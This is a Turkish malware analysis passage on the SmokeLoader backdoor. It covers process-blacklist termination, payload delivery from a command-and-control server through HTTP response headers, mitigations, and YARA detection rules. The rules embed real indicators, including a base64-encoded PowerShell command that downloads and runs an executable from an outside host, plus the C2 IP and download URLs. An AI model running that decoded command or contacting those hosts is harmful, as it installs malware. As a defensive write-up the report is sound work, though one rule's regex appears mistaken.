
Encode fonksiyonunda **Process32First** API ile alınan process ismi şifrelenir ve hafızadaki blacklist elemanları ile karşılaştırılmaktadır. Bir eşleşme durumunda ise **CloseHandle** API'ı kullanılarak process kapatılmaktadır.

Network Analiz

Explorer.exe içerisinde oluşturulan bölümdeki "94[.]140[.]115[.]43" IP adresi, komuta kontrol sunucusu olarak kullanılmaktadır. Bu sunucuya istek atıldığında cevap olarak HTTP 404 dönmektedir. Dönen cevabın headerında payload olduğu tespit edilmiştir.



WinHttpConnect API ile hedef sunucu belirlenmektedir. Sunucu belirlendikten sonra WinHttpRequest API ile sunucuya istek atılmaktadır.



Bağlantı kurulan komuta kontrol sunucusuna bakıldığında “/1/” dizini olmadığı görülmektedir. Buradaki amacın gelen cevapta, headerda bulunan payload’u hafızaya yazmak olduğu tespit edilmiştir.

Çözüm Önerileri

Backdoor türündeki SmokeLoader zararlısından korunmanın yolları bulunmaktadır:

- Sistemlerde güncel, güvenilir bir anti-virüs yazılımının kullanılması,
- Gelen maillere özenle dikkat edilmesi, eklerin analiz edilmeden bilinçsizce açılmaması,
- Spam maillerin dikkate alınmaması,
- Mutex nesnelerinin sistem üzerinde oluşturulması gibi çözümler,

Backdoor türündeki SmokeLoader zararlısının sisteme bulaşmasını engelleyebilmektedir.

YARA Rule

```
import "hash"
import "pe"
import "cuckoo"
rule FirstFile{
  meta:
    description="2021lk049443.doc"
  strings:
    $str1="bit.ly/3e0RjkSj"
    $command1="LoadLibraryW"
    $command2="URLDownloadToFileW"
    $command3="CreateProcessAsUser"
  condition:
    hash.md5(0, filesize) == "67CB98B84A7DB5F2F69023B0C5C08309" or all of them
}

rule SecondFile{
  meta:
    description="pkM3T1.exe.jpg"
  strings:
    $str1="IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAClGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBg
AEMAYABsAGAAaQBgAGUAYABOAGAAVAAdlCkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHsBoAHQ
AdABwAHMAOgAvAC8AdQAuAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcACwAIAAdl
CQARQBOAHYAOGB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABIAB0gIAApACAAOwAgAHM
AdABBFAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEEAQwBCAHQAcABXAC4AZQB4AGUAHSA="
    $str2="eVDwACBtpW.exe"
    $str3="u.teknik.io/28oLW.jpg"
    $command1="DownloadFile"
  condition:
    hash.md5(0, filesize) == "9FBD32C6BB25F6A660696FA9830C5040" or all of them
}
```

```

rule ThirdFile{
  meta:
    description="eVDwACBtpW.exe"

  strings:
    $str1="sbielll"
    $command1="CreateThread"
    $command2="SetProp"
    $command3="EnumProps"
    $command4="EnumChildWindows"
    $command5="SendNotifyMessage"

  condition:
    hash.md5(0,filesize) == "0D1334075336455A13A36FD909417556" or all of them or pe.entry_point ==
0x2931
}

```

```

rule ShellCode{
  meta:
    description="shellcode"

  strings:
    $command1="Sleep"
    $command2="Process32First"
    $command3="Process32Next"
    $command4="TerminateProcess"
    $str4={34 5C C5 11 C3 B2 FC B4}
    $str5={D6 9F 18 63 CD 85 DD BC}
    $str6={0B F7 0A 60 CC A8 F2 A1}
    $str7={9B 0D C8 60 FF 81 F4 6B}
    $str8={C3 92 D2 AA DF ED BC 37}
    $str9={D8 E0 BC 09 8D A7 D2 4B}
    $str10={A7 A1 D2 4B 08 40 49 4E}
    $str11={08 40 63 74 ?? ?? ?? ??}
    $str12={8B 3B D0 F6 ?? ?? ?? ??}
    $str13="94.140.115.43"

  condition:
    hash.md5(0,filesize) == "6E671847540F9CA5CBB5F24127842D8A" or all of them or
cuckoo.network.http_request(/http://94.140.115.43.com/)
}

```


Fatih YILMAZ

<https://www.linkedin.com/in/fatih-yilmaz-f8/>

Buğra KÖSE

<https://www.linkedin.com/in/bugrakose/>

İrem ALKAŞI

<https://www.linkedin.com/in/iremalkasi/>

Esmannur ALİCAN

<https://www.linkedin.com/in/esmanur-alicann/>

Çağlar YÜN

<https://www.linkedin.com/in/caglaryun/>